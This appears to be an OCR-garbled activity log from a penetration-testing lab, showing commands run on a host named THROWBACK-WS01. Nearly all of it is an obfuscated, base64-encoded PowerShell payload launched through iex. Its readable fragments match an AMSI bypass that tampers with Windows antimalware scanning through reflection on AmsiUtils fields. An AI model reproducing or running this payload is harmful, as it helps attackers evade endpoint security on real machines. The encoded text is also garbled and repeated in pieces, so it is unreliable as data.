			DUAQKQArAFsAYwBIAGEAUgBdACgAMQAyADMAKQArAFsAQwBoAGEAcgBdACgANwA3ACKAKwBbAGMASABBAHIAxQAOADEAMQAwACsANQA4AC0ANQA4ACKAKwBbAGMAaAbhAFIAxQAOADYANgArADUAOQApACKAlgApAC4ARwBIAHQARgBpAGUAbABkACgAlgAkACgAKAAnAOIAbQBzAO0AJwArACcAUwBIAHMAcwAnACsAJwDtAPQAbgAnACKALgBOAG8AUgBtAGEAbABJAHoARQAoAFsAQwBIAEAUgBdACgANwAwACsANAA0AC0ANAA0ACKAKwBbAEMASABhAHIAxQAoADEAMQAxACKAKwBbAEMAaAbhAHIAxQAOADEAMQA0ACKAKwBbAGMASABhAFIAxQAOAFsAYgBZAFQAZQbdADAAeAA2AGQAKQArAFsAYwBoAEEAUgBdACgAWwBiAHkAdABIAF0AMAB4ADQANAApACKAIAtAHIAZQbwAGwAYQbjAGUAIAbAGMAsABhAFIAxQAOADMAMAArADYAMgApACsAWwBjAGgAQQByAF0AKAA3ADMAKwAzADkAKQArAFsAYwBIAEAcgBdACgAMQAyADMAKgA3ADgALwA3ADgAKQArAFsAQwBIAEEAUgBdACgANwA3ACKAKwBbAGMAaAbhAHIAxQAOAFsAQgBZAHQAZQbdADAeAA2AGUAKQArAFsAYwBIAGEAcgBdACgAMQAxADUAKwAxADAkQApACIALAAgACIATgBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAiACKALgBTAGUAdABWAGEAbAB1AGUAKAAkAHQAcgBuAFAAawBkAEUAVwBUACwAIAAkAG4AdQBsAGwAKQA7AFsAUgBIAGYAXQAUAEAcwBzAGUAbQbAGwAeQAUAEcAZQb0AFQAcQBwAGUAKAAiACQAkAAoACcAUwB5AHMAJwArACcAdABIAg0AJwApAC4AbgBPAFIAbQBhAEwASQB6AGUAKAbAGMAaAbhAFIAxQAOADcAMAApACsAWwBjAEgAQByAF0AKAbAEIAWQB0AEUAXQAwAHgANgBmAACKAKwBbAEMASABhAFIAxQAOAFsAQgB5AFQAZQbdADAeAA3ADIACKArAFsAQwBoAEEAcgBdACgAMQAwADkAKQArAFsAQwBoAGEAUgBdACgANgA4ACoANQA2AC8ANQA2ACKAKQAgAC0AcgBIAHAAbABhAGMAZQAgAFsAYwBoAGEAUgBdACgAOQAYACKAKwBbAGMASABhAFIAxQAOAFsAQgBZAHQAZQbdADAAeAA3ADAkQArAFsAYwBoA

date	host	pid	activity
			EEAcgBdACgAWwBiAHkAdABFAF0A MAB4ADcAYgApACsAWwBDAGgAQ QByAF0AKABbAGIAWQB0AEUAXQ AwAHgANABkACkAKwBbAEMAaAbh AFIAXQAoAFsAQgB5AHQARQBdAD AAeAA2AGUAKQArAFsAQwBoAGEA cgBdACgAWwBiAFkAdABFAF0AMAB 4ADcAZAApACKALgAkACgAWwBjAG gAYQByAF0AKAAyADcAKwA1ADAA KQArAFsAQwBIAGEAcgBdACgAOQ A3ACKAKwBbAGMASABBAHIAQXQa AFsAQgB5AHQARQBdADAAeAA2A GUAKQArAFsAQwBoAEEAcgBdACg AWwBCAFkAdABIAF0AMAB4ADYAM QApACsAWwBjAGgAYQByAF0AKAA xADAAMwApACsAWwBjAGgAQQBy AF0AKAAzACsAOQA4ACKAKwBbAG MASABBAFIAXQAoADUAOOArADUA MQApACsAWwBjAEgAQQByAF0AKA A2ADUAKwAzADYAKQArAFsAYwBo AEEAcgBdACgAMQAxADAAKgA0AD gALwA0ADgAKQArAFsAQwBoAGEA UgBdACgAWwBCAHkAdABFAF0AM AB4ADcANAApACKALgAkACgAKAAAn AMMAAdQB0APUAJwArACcAbQDhAH QA7gAnACsAJwDzAG4AJwApAC4A TgBvAFIATQBBAEwASQBaAGUAKA BbAGMASABhAHIAQXQaAFsAQgBZ AFQAZQBdADAAeAA0ADYAKQArAF sAQwBoAEEAcgBdACgAMgA5ACsA OAAyACKwBbAGMASABBAHIA QAoAFsAYgB5AHQAZQBdADAAeAA 3ADIAKQArAFsAYwBoAGEAUgBdAC gAWwBiAFkAdABIAF0AMAB4ADYAZ AApACsAWwBDAEgAQQBSAF0AKA A2ADgAKQApACAALQByAGUAcABs AGEAYwBIACAAWwBjAGgAQQBSA F0AKABbAEIAeQB0AGUAXQAwAHg ANQBjACKwBbAEMASABBAFIAX QAoAFsAYgB5AHQARQBdADAAeAA 3ADAAKQArAFsAYwBoAEEAUgBdA CgAWwBiAFkAdABFAF0AMAB4ADc AYgApACsAWwBjAGgAQQByAF0AK AA3ADcACKwAyADAALQAYADAAKQA rAFsAQwBIAEEAcgBdACgAMQAxAD AAKgAyADAALwAyADAAKQArAFsA YwBIAEEAUgBdACgAQQAwACsAM wA1ACKAKQAUACQAKAAoACcAxAB tAHMA7ABVAHQAJwArACcA7gBsAH MAJwApAC4AbgBPAFIAbQBBAEwA aQBaAEUAKABbAGMAaABBAFIAXQ AoAFsAQgBZAFQAZQBdADAAeAA0

date	host	pid	activity
			ADYAKQArAFsAYwBoAEEAUgBdAC gAMQAxADEAKQArAFsAYwBoAEEA UgBdACgAWwBCAFkAdABFAF0AM AB4ADcAMgApACsAWwBjAGgAQQB SAF0AKAA4ADAkWwAyADkAKQArA FsAQwBIAGEAUgBdACgAWwBiAHk AdABFAF0AMAB4ADQANAApACKAI AAtAHIAZQBwAGwAYQBjAGUAIABb AGMAaABhAFIAxQAOAFsAYgBZAH QAZQBdADAAeAA1AGMAKQArAFsA YwBoAEEAcgBdACgAMQAxADIAkW AxADAANQAtADEAMAA1ACKAKWbB AGMASABhAFIAxQAOADEAMgAzAC kAKWbBEMAaABhAHIAxQAOADcA NwApACsAWwBjAEgAQQBByAF0AKA AxADEAMAArADUAOOAtADUAOOAp ACsAWwBjAGgAYQBSAF0AKAA2AD YAKwA1ADkAKQApACIAkQAUAEcA ZQB0AEYAAQBIAGwAZAAoACIAJAA oACgAJwDgAG0AcwDsAEMA9AAnA CsAJwBuAHQAZQB4AHQAJwApAC4 AbgBvAFIATQBhAGwAaQB6AGUAK ABbAEMAaABBAFIAXQAOAFsAYgB5 AHQARQBdADAAeAA0ADYAKQArA FsAYwBoAEEAUgBdACgAWwBiAHk AdABIAF0AMAB4ADYAZgApACsAW wBDAEgAYQBByAF0AKABbAEIAWQB UAGUAXQAwAHgANwAyACKAKWbB AEMASABhAHIAxQAOADEAMAA5A CoAOQA1AC8AOQA1ACKAKWbB MASABBAFIAXQAOAFsAYgB5AHQA ZQBdADAAeAA0ADQAKQApACAAL QByAGUAcABsAGEAYwBIACAAWw BjAEgAQQBByAF0AKABbAEIAeQB0A EUAXQAwAHgANQBjACKAKWbB MAaABBAHIAxQAOADEAMQAYACs ANQA5AC0ANQA5ACKAKWbB SABBAFIAXQAOAFsAQgB5AFQARQ BdADAAeAA3AGIAkQArAFsAYwBoA EEAUgBdACgAWwBiAFkAVABIAF0A MAB4ADQAZAApACsAWwBDAGgAY QByAF0AKABbAEIAWQB UAEUAXQ AwAHgANgBIACkAKWbB AEMAaABB AHIAxQAOADEAMgA1ACsAMQAxAD kALQAxADEAOQApACKAlgAsACAAI gBOAG8AbgBQAHUAYgBsAGkAYwA sAFMAdABhAHQAAQbjACIAkQAUAF MAZQB0AFYAYQB sAHUAZQAOACQ AbgB1AGwAbAAsACAAWwBJAG4Ad ABQAHQAcgBdACQAcwBtAHQAgB

date	host	pid	activity
07/01 21:09	THROWBACK-WS01	3808	<p>hAGYAbwApADsA")) ieX (unmanaged)</p> <p>run: [sYsTEM.TEXT.ENCoding]::uniCOde. GETsTring([SYsTeM.conVeRT]::fRO mBasE64sTrInG("IwBVAG4AawBuAG 8AdwBuACAALQAgAEYAbwByAGMA ZQAgAGUAcgByAG8AcgAgAAoAJAB 0AHIAbgBQAGsAZABFAFcAVAA9AC QAbgB1AGwAbAA7ACQAcwBtAHQA agBhAGYAbwA9AFsAJAAoACgAJwB TAHkAcwAnACsAjwB0AGUAbQAnA CkALgBuAE8AUgBtAGEATABJAHoA ZQAoAFsAYwBoAGEAUgBdACgANw AwACkAKwBbAGMASABBAHIAxQa oAFsAQgBZAHQARQBdADAAeAA2A GYAKQArAFsAQwBIAGEAUgBdACg AWwBCAHkAVABIAF0AMAB4ADcA MgApACsAWwBDAGgAQQBByAF0AK AAxADAAOQApACsAWwBDAGgAYQ BSAF0AKAA2ADgAKgA1ADYALwA1 ADYAKQApACAALQByAGUAcABsA GEAYwBIACAAWwBjAGgAYQBSAF0 AKAA5ADIAKQArAFsAYwBIAGEAUg BdACgAWwBCAFkAdABIAF0AMAB4 ADcAMAApACsAWwBjAGgAQQBByAF 0AKABbAGIAeQB0AEUAXQAwAHgA NwBiACkAKwBbAEMAaABBAHIAxQ AoAFsAYgBZAHQARQBdADAAeAA0 AGQAKQArAFsAQwBoAGEAUgBdA CgAWwBCAHkAdABFAF0AMAB4AD YAZQApACsAWwBDAGgAYQByAF0 AKABbAGIAWQB0AEUAXQAwAHgA NwBkACKAKQAuAFIAdQBuAHQAaQ BtAGUALgBJAG4AdABIAHIAbwBwA FMAZQByAHYAAQbjAGUAcwAuAE0 AYQByAHMAaABhAGwAXQA6ADoA QQBsAGwAbwBjAEgARwBsAG8AYg BhAGwAKAAoADkAMAA3ADYAKwA xADUANgAwAC0AMQA1ADYAMAAp ACKAOwAkAHcAZwBsAGEAcQBuAH IAaQBtAGQAdABhAGwAbQBhAHoA bABxAHAAbwBpAGcAZgBnAGYAbQ B5AGUAagA9ACIAKwAoACcAdQBI GcAegBzAPUAdAAnACsAjwDiAHYA cgB2AHoAZwB0ACcAKwAnAHgAZQ AnACKALgBuAG8AUgBNAGEAbABp AFoAZQoAFsAYwBoAGEAUgBdAC gAWwBCAFkAdABIAF0AMAB4ADQA NgApACsAWwBDAEgAYQBSAF0AK AAxADEAMQArADgAOAAtADgAOAA</p>

date	host	pid	activity
			pACsAWwBDAGgAYQBSAF0AKAAx ADEANAAqADIANwAvADIANwApAC sAWwBDAEgAYQBSAF0AKABbAGIA WQB0AEUAXQAwAHgANgBkACkAK wBbAGMASABBAHIAxQAOADYAOA ApACkAIAAtAHIAZQBwAGwAYQBjA GUAIABbAGMAaABhAHIAxQAOAFs AYgBZAHQAZQBdADAAeAA1AGMA KQArAFsAQwBIAEEAcgBdACgAMQ AxADIAKQArAFsAYwBIAEEAUgBdA CgAWwBiAFkAdABIAF0AMAB4ADcA YgApACsAWwBjAEgAYQBByAF0AKA A3ADcAKQArAFsAYwBoAGEAcgBdA CgAMQAxADAkQArAFsAYwBoAEE AUgBdACgAMQAOADUAkGAxADEA MQAvADEAMQAxACKAlgA7AFsAVA BoAHIAZQBhAGQAaQBuAGcALgBU AGgAcgBIAGEAZABdADoAOgBTAG wAZQBIHAHAAKA3ADAAMQApADsA WwBSAGUAZgBdAC4AQQBzAHMAZ QBtAGIAbAB5AC4ARwBIAHQAVAB5 AHAAZQAOACIAJAAoACgAJwBTAhk AcwAnACsAJwB0AGUAbQAnACKAL gBuAE8AUgBtAGEATABJAHOAZQAO AFsAYwBoAGEAUgBdACgANwAwA CkAkWbBAGMASABBAHIAxQAOAFs AQgBZAHQARQBdADAAeAA2AGYA KQArAFsAQwBIAGEAUgBdACgAWw BCAHkAVABIAF0AMAB4ADcAMgAp ACsAWwBDAGgAQQBByAF0AKAAxA DAAOQApACsAWwBDAGgAYQBSA F0AKAA2ADgAKgA1ADYALwA1ADY AKQApACAALQByAGUAcABsAGEA YwBIACAAWwBjAGgAYQBSAF0AKA A5ADIAKQArAFsAYwBIAGEAUgBdA CgAWwBCAFkAdABIAF0AMAB4ADc AMAAPACsAWwBjAGgAQQBByAF0AK ABbAGIAeQB0AEUAXQAwAHgANw BiACKAkWbBEMAaABBAHIAxQAO AFsAYgBZAHQARQBdADAAeAA0A GQAKQArAFsAQwBoAGEAUgBdACg AWwBCAHkAdABFAF0AMAB4ADY ZQApACsAWwBDAGgAYQBByAF0AK ABbAGIAWQB0AEUAXQAwAHgANw BkACKAkQAUACQAKABbAGMAaAB hAHIAxQAOADIANwArADUAMAAP CsAWwBDAEgAYQBByAF0AKAA5ADc AKQArAFsAYwBIAEEAcgBdACgAW wBCAHkAdABFAF0AMAB4ADYAZQ ApACsAWwBDAGgAQQBByAF0AKAB bAEIAWQB0AGUAXQAwAHgANgAx ACKAkWbBAGMAaABhAHIAxQAOAD

date	host	pid	activity
			EAMAAzACKAKwBbAGMAaABBAHIA XQAOADMAKwA5ADgAKQArAFsAYw BIAEEAUgBdACgANQA4ACsANQAx ACKAKwBbAGMASABBAHIAxQAOA DYANQArADMAnGApACsAWwBjAGg AQQBByAF0AKAAxADEAMAAqADQA OAAvADQAOAApACsAWwBDAGgAY QBSAF0AKABbAEIAeQB0AEUAXQA wAHgANwA0ACKAKQAUACQAKAAo ACcAwB1AHQA9QAnACsAJwBtAO EAdADuACcACKAnAPMAbgAnACKA LgBOAG8AUgBNAEEATABJAFOAZQ AoAFsAYwBIAGEAcgBdACgAWwBC AFkAVABIAF0AMAB4ADQANgApAC sAWwBDAGgAQQBByAF0AKAAyADk AKwA4ADIAKQArAFsAYwBIAEEAcg BdACgAWwBiAHkAdABIAF0AMAB4A DcAMgApACsAWwBjAGgAYQBSAF0 AKABbAGIAWQB0AGUAXQAwAHgA NgBkACKAKwBbAEMASABBAFIAXQ AoADYAOAApACKAAAtAHIAZQBwA GwAYQBjAGUAIABbAGMAaABBAFI AXQAoAFsAQgB5AHQAZQBdADAAe AA1AGMAKQArAFsAQwBIAEEAUgB dACgAWwBiAHkAdABFAF0AMAB4A DcAMAApACsAWwBjAGgAQQBSAF 0AKABbAGIAWQB0AEUAXQAwAHg ANwBiACKAKwBbAGMAaABBAHIAx QAoADCAnwArADIAMAAAtADIAMAAp ACsAWwBDAEgAQQBByAF0AKAAx DEAMAAqADIAMAAvADIAMAApACs AWwBjAEgAQQBSAF0AKAA5ADAA KwAzADUAKQApAC4AJAAoACgAJw DEAG0AcwDsAFUAdAAnACsAJwDu AGwAcwAnACKALgBuAE8AUgBtAEE ATABpAFoARQAOAFsAYwBoAEEAU gBdACgAWwBCAFkAVABIAF0AMAB 4ADQANgApACsAWwBjAGgAQQBS AF0AKAAxADEAMQApACsAWwBjA GgAQQBSAF0AKABbAEIAWQB0AE UAXQAwAHgANwAyACKAKwBbAGM AaABBAFIAXQAOADgAMAARADIO QApACsAWwBDAEgAYQBSAF0AKA BbAGIAeQB0AEUAXQAwAHgANAA0 ACKAKQAgAC0AcgBIAHAAbABhAG MAZQAgAFsAYwBoAGEAUgBdACgA WwBiAFkAdABIAF0AMAB4ADUAYw ApACsAWwBjAGgAQQBByAF0AKAAx ADEAMgArADEAMAA1AC0AMQAwA DUAKQArAFsAYwBIAGEAUgBdACg AMQAYADMAKQArAFsAQwBoAGEA cgBdACgANwA3ACKAKwBbAGMasa

date	host	pid	activity
			BBAHIAXQAoADEAMQAwACsANQA 4AC0ANQA4ACkAKwBbAGMAaAbh AFIAXQAoADYANGArADUAOQApAC kAlgApAC4ARwBIAHQARgBpAGUAb ABkACgAlgAkACgAKAAnAOIAbQBz AO0AJwArACcAUwBIAHMACwAnACs AJwDtAPQAbgAnACkALgBOAG8AUg BtAGEAbABJAHoARQAoAFsAQwBIA EEAUgBdACgANwAwACsANAA0AC0 ANAA0ACkAKwBbAEMASABhAHIAx QAoADEAMQAxAcKAKwBbAEMAaA BhAHIAxQAoADEAMQA0ACkAKwBb AGMASABhAFIAXQAoAFsAYgBZAF QAZQBdADAAeAA2AGQAKQArAFsA YwBoAEEAUgBdACgAWwBiAHkAdA BIAF0AMAB4ADQANAApACkAIAAtA HIAZQBwAGwAYQBjAGUAIAbAGM ASABhAFIAXQAoADMAMAArADYAM gApACsAWwBjAGgAQByAF0AKAA 3ADMAKwAzADkAKQArAFsAYwBIA GEAcgBdACgAMQAyADMAKgA3ADg ALwA3ADgAKQArAFsAQwBIAEEAUg BdACgANwA3ACKAKwBbAGMAaAbh AHIAxQAoAFsAQgBZAHQAZQBdAD AAeAA2AGUAKQArAFsAYwBIAGEA cgBdACgAMQAxADUAKwAxADAk QApACIALAAgACIATgBvAG4AUAB1 AGIAbABpAGMALABTAHQAYQB0A GkAYwAiACKALgBTAGUAdABWAGE AbAB1AGUAKAAkAHQAcgBuAFAAa wBkAEUAVwBUACwAIAAkAG4AdQB sAGwAKQA7AFsAUgBIAGYAXQAUa EEAcwBzAGUAbQBiAGwAeQAUAEc AZQB0AFQAeQBwAGUAKAAiACQA KAAoACcAUwB5AHMAJwArACcAdA BIAG0AJwApAC4AbgBPAFIAbQBhA EwASQB6AGUAKAbAGMAaAbhAFI AXQAoADcAMAApACsAWwBjAEgAQ QByAF0AKABbAEIAWQB0AEUAXQA wAHgANgBmACkAKwBbAEMASABh AFIAXQAoAFsAQgB5AFQAZQBdAD AAeAA3ADIAKQArAFsAQwBoAEEAc gBdACgAMQAwADkAKQArAFsAQwB oAGEAUgBdACgANgA4ACoANQA2A C8ANQA2ACKAKQAgAC0AcgBIAHA AbABhAGMAZQAgAFsAYwBoAGEA UgBdACgAOQAyACkAKwBbAGMAS ABhAFIAXQAoAFsAQgBZAHQAZQB dADAAeAA3ADAAKQArAFsAYwBoA EEAcgBdACgAWwBiAHkAdABFAF0A MAB4ADcAYgApACsAWwBDAGgAQ QByAF0AKABbAGIAWQB0AEUAXQ

date	host	pid	activity
			AwAHgANABkACkAKwBbAEMAaAbh AFIAxQaOAFsAQgB5AHQARQBdAD AAeAA2AGUAKQArAFsAQwBoAGEA cgBdACgAWwBiAFkAdABFAF0AMAB 4ADcAZAApACKALgAkACgAWwBjAG gAYQByAF0AKAAyADcAKwA1ADAA KQArAFsAQwBIAGEAcgBdACgAOQ A3ACKAKwBbAGMASABBAHIAxQaO AFsAQgB5AHQARQBdADAAeAA2A GUAKQArAFsAQwBoAEEAcgBdACg AWwBCAFkAdABIAF0AMAB4ADYAM QApACsAWwBjAGgAYQByAF0AKAA xADAAMwApACsAWwBjAGgAQQB AF0AKAAzACsAOQA4ACKAKwBbAG MASABBAFIAXQaOADUAOOArADUA MQApACsAWwBjAEgAQQBByAF0AKA A2ADUAKwAzADYAKQArAFsAYwBo AEEAcgBdACgAMQAxADAAKgA0AD gALwA0ADgAKQArAFsAQwBoAGEA UgBdACgAWwBCAHkAdABFAF0AM AB4ADcANAApACKALgAkACgAKAA AMMAAdQB0APUAJwArACcAbQDhAH QA7gAnACsAJwDzAG4AJwApAC4A TgBvAFIATQBBAEwASQBaAGUAKA BbAGMASABhAHIAxQaOAFsAQgBZ AFQAZQBdADAAeAA0ADYAKQArAF sAQwBoAEEAcgBdACgAMgA5ACsA OAyACKAKwBbAGMASABBAHIAx QAoAFsAYgB5AHQAZQBdADAAeAA 3ADIAKQArAFsAYwBoAGEAUgBdAC gAWwBiAFkAdABIAF0AMAB4ADYAZ AApACsAWwBDAEgAQQBsaF0AKA A2ADgAKQApACAALQByAGUAcABs AGEAYwBIACAAWwBjAGgAQQBsa F0AKABbAEIAeQB0AGUAXQAwAHg ANQBjACKAKwBbAEMASABBAFIAX QAoAFsAYgB5AHQARQBdADAAeAA 3ADAAKQArAFsAYwBoAEEAUgBdA CgAWwBiAFkAdABFAF0AMAB4ADc AYgApACsAWwBjAGgAQQBByAF0AK AA3ADcAKwAyADAALQAYADAAKQA rAFsAQwBIAEEAcgBdACgAMQAxAD AAKgAyADAALwAyADAAKQArAFsA YwBIAEEAUgBdACgAQQAwACsAM wA1ACKAKQAUACQAKAAoACcAxAB tAHMA7ABVAHQAJwArACcA7gBsAH MAJwApAC4AbgBPAFIAbQBBAEwA aQBaAEUAKABbAGMAaABBAFIAXQ AoAFsAQgBZAFQAZQBdADAAeAA0 ADYAKQArAFsAYwBoAEEAUgBdAC gAMQAxADEAKQArAFsAYwBoAEEA UgBdACgAWwBCAFkAdABFAF0AM

date	host	pid	activity
07/01 21:09	THROWBACK-WS01	3808	AB4ADcAMgApACsAWwBjAGgAQQB SAF0AKAA4ADAkAQArA FsAQwBIAGEAUgBdACgAWwBiAHk AdABFAF0AMAB4ADQANA ApACkAI AAtAHIAZQBwAGwAYQBjAGUAIABb AGMAaABhAFIAxQAOAFsAYgBZAH QAZQBdADAAeAA1AGMAKQArAFsA YwBoAEEAcgBdACgAMQAxADIAkW AxADAANQAtADEAMAA1ACkAKWbB AGMASABhAFIAxQAOADEAMgAzAC kAKWbBEMAaABhAHIAxQAOADcA NwApACsAWwBjAEgAQQBByAF0AKA AxADEAMAArADUAOOAtADUAOOAp ACsAWwBjAGgAYQBSAF0AKAA2AD YAKwA1ADkAKQApACIAkQAUAEcA ZQB0AEYAaQBIAGwAZAAoACIAJAA oACgAJwDgAG0AcwDsAEMA9AAnA CsAJwBuAHQAZQB4AHQAJwApAC4 AbgBvAFIATQBhAGwAaQB6AGUAK ABbAEMAaABBAFIAXQAOAFsAYgB5 AHQARQBdADAAeAA0ADYAKQArA FsAYwBoAEEAUgBdACgAWwBiAHk AdABIAF0AMAB4ADYAZgApACsAW wBDAEgAYQBByAF0AKABbAEIAWQB UAGUAXQAwAHgANwAyACkAKWbB AEMASABhAHIAxQAOADEAMAA5A CoAOQA1AC8AOQA1ACkAKWbB MASABBAFIAXQAOAFsAYgB5AHQA ZQBdADAAeAA0ADQAKQApACAAL QByAGUAcABsAGEAYwBIACAAWw BjAEgAQQBASF0AKABbAEIAeQB0A EUAXQAwAHgANQBjACkAKWbB MAaABBAHIAxQAOADEAMQAyACs ANQA5AC0ANQA5ACKAKWbB SABBAFIAXQAOAFsAQgB5AFQARQ BdADAAeAA3AGIAkQArAFsAYwBoA EEAUgBdACgAWwBiAFkAVABIAF0A MAB4ADQAZAApACsAWwBDAGgAY QByAF0AKABbAEIAWQBUAEUAXQ AwAHgANgBIACkAKWbB AEMAABB AHIAxQAOADEAMgA1ACsAMQAxAD kALQAxADEAOQApACkAlgAsACAAI gBOAG8AbgBQAHUAYgBsAGkAYwA sAFMAdABhAHQAaQbjACIAkQArAF MAZQB0AFYAYQB sAHUAZQAOACQ AbgB1AGwAbAAsACAAWwBJAG4Ad ABQAHQAcgBdACQAcwBtAHQAagB hAGYAbwApADsA")) ie

run:

"[sYsTEM.TEXT.ENCoding]::unICode
.GETsString([SYsTeM.conVeRT]::fRO

date	host	pid	activity
			mBasE64sTrInG("IwBVAG4AawBuAG8AdwBuACAALQAgAEYAbwByAGMAZQAgAGUAcgByAG8AcgAgAAoAJAB0AHIAbgBQAGsAZABFAFcAVAA9ACQAbgB1AGwAbAA7ACQAcwBtAHQAagBhAGYAbwA9AFsAJAAoACgAJwBTAHkAcwAnACsAJwB0AGUAbQAnACkALgBuAE8AUgBtAGEATABJAHoAZQAOFsAYwBoAGEAUgBdACgANwAwACkAKwBbAGMASABBAHIAXQAOAFsAQgBZAHQARQBdADAAeAA2AGYAKQArAFsAQwBIAGEAUgBdACgAWwBCAHkAVABIAF0AMAB4ADcAMgApACsAWwBDAGgAQQByAF0AKAAxADAAOQApACsAWwBDAGgAYQBSAF0AKAA5ADIAKQArAFsAYwBIAGEAUgBdACgAWwBCAFkAdABIAF0AMAB4ADcAMAApACsAWwBjAGgAQQByAF0AKABbAGIAeQB0AEUAXQAwAHgANwBiACKAKwBbAEMAaABBAHIAXQAoAFsAYgBZAHQARQBdADAAeAA0AGQAKQArAFsAQwBoAGEAUgBdACgAWwBCAHkAdABFAF0AMAB4ADYAZQApACsAWwBDAGgAYQByAF0AKABbAGIAWQB0AEUAXQAwAHgANwBkACKAKQAUAFIAdQBuAHQAaQBtAGUALgBJAG4AdABIAHIAbwBwAFMAZQByAHYAAQbJAGUAcwAuAE0AYQByAHMAaABhAGwAXQA6ADoAQQBwAGwAbwBjAEgARwBsAG8AYgBhAGwAKAAoADkAMAA3ADYAKwxADUANgAwAC0AMQA1ADYAMAApACKAOwAkAHcAZwBsAGEAcQBwAHIAaQBtAGQAdABhAGwAbQBhAHoAbABxAHAAbwBpAGcAZgBnAGYAbQB5AGUAagA9ACIAKwAoACcAdQBIAGcAegBzAPUAdAAnACsAJwDiAHYAcgB2AHoAZwB0ACcAKwAnAHgAZQAnACKALgBuAG8AUgBNAGEAbABpAFoAZQAOFsAYwBoAGEAUgBdACgAWwBCAFkAdABIAF0AMAB4ADQANgApACsAWwBDAEgAYQBSAF0AKAAxADAAEAMQArADgAOAAtADgAOAApACsAWwBDAGgAYQBSAF0AKAAxADEANAAqADIANwAvADIANwApACsAWwBDAEgAYQBSAF0AKABbAGIAWQB0AEUAXQAwAHgANgBkACkAKwBbAGMASABBAHIAXQAOADYAOAAPACKAIAAtAHIAZQBwAGwAYQBjA

date	host	pid	activity
			GUAIABbAGMAaABhAHIAxQaOAFs AYgBZAHQAZQBdADAAeAA1AGMA KQArAFsAQwBIAEEAcgBdACgAMQ AxADIaKQArAFsAYwBIAEEAUgBdA CgAWwBiAFkAdABIAF0AMAB4AdcA YgApACsAWwBjAEgAYQByAF0AKA A3ADcAKQArAFsAYwBoAGEAcgBdA CgAMQAxADAaKQArAFsAYwBoAEE AUgBdACgAMQAyADUAKgAxADEA MQAvADEAMQAxACKAlgA7AFsAVA BoAHIAZQBhAGQAaQBuAGcALgBU AGgAcgBIAGEAZABdADoAOgBTAG wAZQbIAHAAKAA3ADAAMQApADsA WwBSAGUAZgBdAC4AQQBzAHMAZ QBtAGIAbAB5AC4ARwBIAHQAVAB5 AHAAZQAoACIAJAAoACgAJwBTaHk AcwAnACsAJwB0AGUAbQAnACKAL gBuAE8AUgBtAGEATABJAHoAZQAo AFsAYwBoAGEAUgBdACgANwAwA CkAKwBbAGMASABBAHIAxQaOAFs AQgBZAHQARQBdADAAeAA2AGYA KQArAFsAQwBIAGEAUgBdACgAWw BCAHkAVABIAF0AMAB4AdcAMgAp ACsAWwBDAGgAQQBByAF0AKAAxA DAAOQApACsAWwBDAGgAYQBSA F0AKAA2ADgAKgA1ADYALwA1ADY AKQApACAALQByAGUAcABsAGEA YwBIACAAwBjAGgAYQBSAF0AKA A5ADIaKQArAFsAYwBIAGEAUgBdA CgAWwBCAFkAdABIAF0AMAB4ADc AMA ApACsAWwBjAGgAQQBByAF0AK ABbAGIAeQB0AEUAXQAwAHgANw BiACKwBbAEMAaABBAHIAxQaO AFsAYgBZAHQARQBdADAAeAA0A GQAKQArAFsAQwBoAGEAUgBdACg AWwBCAHkAdABFAF0AMAB4ADY ZQApACsAWwBDAGgAYQByAF0AK ABbAGIAWQB0AEUAXQAwAHgANw BkACKwBbACQAKABbAGMAaAB hAHIAxQaOADIAnwArADUAMA ApA CsAWwBDAEgAYQByAF0AKAA5Adc AKQArAFsAYwBIAEEAcgBdACgAW wBCAHkAdABFAF0AMAB4ADY ApACsAWwBDAGgAQQBByAF0AKAB bAEIAWQB0AGUAXQAwAHgANgAx ACKwBbAGMAaABhAHIAxQaOAD EAMAAzACKwBbAGMAaABBAHIA XQaOADMakwA5AdgAKQArAFsAYw BIAEEAUgBdACgANQA4ACsANQAx ACKwBbAGMASABBAHIAxQaOAD DYANQArADMAnGApACsAWwBjAGg AQQBByAF0AKAAxADEAMAAqADQA

date	host	pid	activity
			OAAvADQAOAApACsAWwBDAGgAY QBSAF0AKABbAEIAeQB0AEUAXQA wAHgANwA0ACKAQAUACQAKAAo ACcAwwB1AHQA9QAnACsAJwBtAO EAdADuACcAKwAnAPMAbgAnACkA LgBOAG8AUgBNAEEATABJAFoAZQ AoAFsAYwBIAGEAcgBdACgAWwBC AFkAVABIAF0AMAB4ADQANgApAC sAWwBDAGgAQQBByAF0AKAAyADk AKwA4ADIAKQArAFsAYwBIAEEAcg BdACgAWwBiAHkAdABIAF0AMAB4A DcAMgApACsAWwBjAGgAYQBSAF0 AKABbAGIAWQB0AGUAXQAwAHgA NgBkACKwBbAEMASABBFIAXQ AoADYAOAApACKAIAtAHIAZQBwA GwAYQBjAGUAIABbAGMAaABBAFI AXQAoAFsAQgB5AHQAZQBdADAAe AA1AGMAKQArAFsAQwBIAEEAUgB dACgAWwBiAHkAdABFAF0AMAB4A DcAMAApACsAWwBjAGgAQQBSAF 0AKABbAGIAWQB0AEUAXQAwAHg ANwBiACKwBbAGMAaABBAHIAx QAoADcANwArADIAMAAtADIAMA ACsAWwBDAEgAQQBByAF0AKAAx DEAMAAqADIAMAAvADIAMA ACsAWwBjAEgAQQBSAF0AKAA5ADAA KwAzADUAKQApAC4AJAAoACgAJw DEAG0AcwDsAFUAdAAnACsAJwDu AGwAcwAnACKALgBuAE8AUgBtAEE ATABpAFoARQAOAFsAYwBoAEEAU gBdACgAWwBCAFkAVABIAF0AMAB 4ADQANgApACsAWwBjAGgAQQBS AF0AKAAxADEAMQApACsAWwBjA GgAQQBSAF0AKABbAEIAWQB0AE UAXQAwAHgANwAyACKwBbAGM AaABBAFIAXQAoADgAMA ArADIAO QApACsAWwBDAEgAYQBSAF0AKA BbAGIAeQB0AEUAXQAwAHgANAA0 ACKwBbAGC0AcgBIAHAAbABhAG MAZQAgAFsAYwBoAGEAUgBdACgA WwBiAFkAdABIAF0AMAB4ADUAYw ApACsAWwBjAGgAQQBByAF0AKAAx ADEAMgArADEAMAA1AC0AMQA DUAKQArAFsAYwBIAGEAUgBdACg AMQAyADMAKQArAFsAQwBoAGEA cgBdACgANwA3ACKwBbAGMASA BBAHIAxQAoADEAMQA wACsANQA 4AC0ANQA4ACKwBbAGMAaABh AFIAXQAoADYANgArADUAQApAC kAlgApAC4ARwBIAHQARgBpAGUAb ABkACgAlgAkACgAKAAnAOIAbQBz AO0AJwArACcAUwBIAHMA CwAnACs

date	host	pid	activity
